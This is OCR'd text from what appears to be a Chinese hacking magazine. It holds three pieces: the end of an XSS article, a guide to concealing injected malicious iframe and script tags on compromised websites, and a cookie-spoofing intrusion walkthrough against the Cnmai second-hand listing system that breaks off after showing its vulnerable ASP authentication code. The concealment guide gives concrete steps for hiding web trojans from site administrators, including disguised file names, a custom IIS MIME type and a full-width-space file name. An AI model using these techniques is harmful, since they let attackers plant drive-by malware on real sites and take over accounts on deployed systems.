


图10




图11

总结

在研究跨站漏洞过程中，虽然程序留给我们的空间很小，但是只要我们肯去研究去实践，就一定会有突破方法的。最后欢迎大家和我交流共同提高。

以上是网上常见的挂马方式。挂马，讲的就是隐蔽，不让对方发现；而且就算发现被挂马，也不能轻易地暴露网马的地址。怎么办呢？我们有绝招！

去文件后缀法

大多数情况下，我们挂马都会用到<script src=muma.js></script>和<iframe src=muma.htm></iframe>这两种方式，明眼人一看就知道有问题。我们来简单处理一下，把后缀去掉，同时加上迷惑因子。针对Script调用，我们将调用代码改为<script src=javascript></script>，同时将调用网马的JS文件放在同目录下，改名为javascript。是的，你没看错，网马调用的JS文件就是http://www.shadu120.com/javascript。网马的发现难度是不是一下子增加了不少呢？我们继续改造，调用代码使用<iframe src=width width=0 height=0></iframe>，网马改名为同目录下的width。当然，如果你够"阴险"、够"狡猾"，不怕骂，还可以再考虑其它更迷惑的名字。

变异文件后缀法

虽然这招在网上有出现过，但是对其进行总结并延伸的却没有。下面我们来突破一下。很多人都用过<script scr=css.css></script>这种模式挂过马，也就是说Script挂马这种方式并不依赖于文件后缀，但是你见过<iframe src=www.baidu.com></iframe>吗？今天我们就来实现它。当然，这要有一定前提的。网马所在的服务器要在你手里，或者你有网站的IIS管理权限。我们知道，IIS对受访文件的类型是根据扩展名来识别的，比如我们输入index.asp，系统就会调用asp.dll来解析；输入index.htm，就自动解释为HTML代码；如果是exe文件，则直接提示下载。由此触发了我的灵感，何不构造一个自己需要的后缀呢？打开IIS管理器，找到网站，点右键看"属

性->HTTP头->文件类型”，新建文件扩展名.com，文件类型为text/html，点击确定后，这个扩展名在网站上就可以使用了，而且会被当作HTML来解析，如图1 所示。




图1

接下来，我们进行挂马！在www.shadu120.com网站目录下找到要插入代码的网页index.html，加入代码<iframe src=www.shadu120.com></iframe>。图2大家看懂了吧？就是建一个和网站的名字一样的文件来做网马。刷新http://www.shadu120.com，哇！网马乖乖地出来了，如图3所示。哪个管理员会想到"src="后面自己网站的域名居然会是个网马呢？哈哈！




图2

无文件名法

这是最后的绝招！这里说的无文件名并不是指网马没有文件名，而是我们给网马起一个看不见的文件名。




图3

嘿嘿，既然黑，那就黑到底吧！Windows 2000的IIS不需要额外配置，这里就以Windows 2003为例，因为Windows 2003的IIS默认不支持无后缀文件。打开IIS管理器，找到计算机点右键看属性，再选择MIME类型。新建一个扩展名".*"，类型填写为text/html或application/postscript，确定后IIS 6.0就支持无后缀文件了，具体操作如图4 所示。




图4

OK，下一步我们在网站目录放一个网马，名字改为"□"（注意：□表示中文全角空格！），然后将代码"<iframe src=　></iframe>"（注意 等号后面是一个中文全角空格）插入到index.html文件中。

现在在浏览器里输入http://www.shadu120.com/，哈哈，看到了什么？或者直接输入http://www.shadu120.com/□，也可以马上看到效果！如图5 所示。




图5

另外，Windows下的文件名也可以包含"="，于是上面这段代码自然就产生了"<iframe src= = ></iframe>"的变形，建一个文件名为"="的文件作为网马，一样能迷惑管理员的眼睛。

最后再给大家介绍一个细节性的技巧。挂马的时候，最好使用JavaScript修改一下浏览器状态栏的信息，免得调用网马的时候被看到蛛丝马迹。当然，如果你采用的是"无文件名"法，这步可以省略。

网络安全无极限，更多的东西需要我们去探索和突破。希望大家在新的一年里不断努力，继续发挥想象，在有限的空间里打造属于自己的网络安全！

适合读者：入侵爱好者
前置知识：ASP

Cookies欺骗入侵Cnmai二手信息发布系统



文/图 iamgood

Cnmai二手信息发布系统是西安二手网开发的专业二手交易系统，功能多，使用比较广泛，官方最高版本以800元的价格出售该程序，如图1所示。但通过我对该程序的检测来看，其安全性就不敢恭维了，请大家往下看。

程序介绍

最新的4.68版本 800元(送200M高速空间)
演示地址：http://2s.cnmai.com/468
4.6版本 500元(送200M高速空间)
演示地址：http://2s.cnmai.com/46
4.0版本 200元(送100M高速空间)
演示地址：http://2s.cnmai.com/40

图1

系统前后台均现Cookies漏洞

Cookies欺骗漏洞虽然已经出现很久了，但总有程序员不以为意。下面我们先来看一下其前台login.asp和user.asp中的相关代码。

```
=========login.asp 中部分代码 ==========
userip=Request.ServerVariables("HTTP_X_FORWARDED_FOR")
If userip="" Then
userip=Request.ServerVariables("REMOTE_ADDR")
end if
rsper("ip")=userip
rsper.update
Response.cookies("cnmai")("username")=rsper("username")
Response.cookies("cnmai")("domain")=Request.ServerVariables("SERVER_NAME")
Response.cookies("cnmai")("per")=rsper("username")
Response.cookies("cnmai")("vip")=rsper("vip")
Response.cookies("cnmai")("id")=rsper("id")
end if
Response.Redirect "user.asp"
rsper.close
set rsper=nothing
closedb

=========user.asp 中部分代码 =========
dim rs,sql,m,username
username=request.cookies("cnmai")("username")
// 获取用户名，以得到的用户名来检索数据库
set rs=conn.execute("select count(id) from [xinxi] where username='"&username&"'")m=rs(0)
rs.close
set rs=server.createobject("adodb.recordset")
sql = "select * from [user] where username='"&username&"'"
rs.open sql,conn,1,1
```

从以上的代码中，我们可以看出，当用户从login.asp中登录后，程序就创建了和用户相关的Cookies；在user.asp中，通过Cookie来获得用户名，以此用户名来检索数据库。但是，Cookie是在客户端创建的，同样也是可以在客户端修改的，所以前后就出现了Cookies欺骗。

我们再来看一下后台程序中的admin_chklogin.asp、cookies.asp和cookies1.asp，这三个文件验证了用户是否有权进入后台，以及是否是特级管理员。

```
=======admin_chklogin.asp 中部分代码 =======
Response.cookies("admincnmai")("username")=rs("username")
Response.cookies("admincnmai")("max")=rs("max")
Response.cookies("admincnmai")("domain")=Request.ServerVariables("SERVER_NAME")
end if
rs.close
set rs=nothing
closedb
Response.Redirect "index.asp"

========= cookies.asp 中部分代码 ==========
if Request.ServerVariables("SERVER_NAME")<>request.cookies("admincnmai")("domain") then
response.redirect "admin_login.asp"
end if
if request.cookies("admincnmai")("username")="" or request.cookies("admincnmai")("domain")="" then
response.redirect "admin_login.asp"
end if

========= cookies1.asp 中部分代码 ========
if request.cookies("admincnmai")("max")<>1 then
```

```
response.write"<SCRIPT language=JavaScript>alert('您是非特级管理员，无该项的管理权限');</SCRIPT>"
response.write "<meta http-equiv=refresh content=""0;URL=main.asp"">"
end if
```

从上面的代码可以看出，在admin_chklogin.asp中，如果管理员用户名和密码正确，则写入Cookies。在Cookies.asp中验证了Cookies是否为空，如果为空，则重新登录。在Cookies1.asp中根据Cookies中的max值验证了否为特级管理员。

和前面一样，代码没有对Cookies进行任何处理就用Cookies中的数据来检索数据库，所以也存在Cookies欺骗。

实战入侵前台

明白了Cookies漏洞的存在之后，我们可以进入实战阶段，首先我们来入侵前台。这里我使用了一款Cookies浏览器（随本文资料已经提供），可以直接修改Cookies，如图2所示。




图2

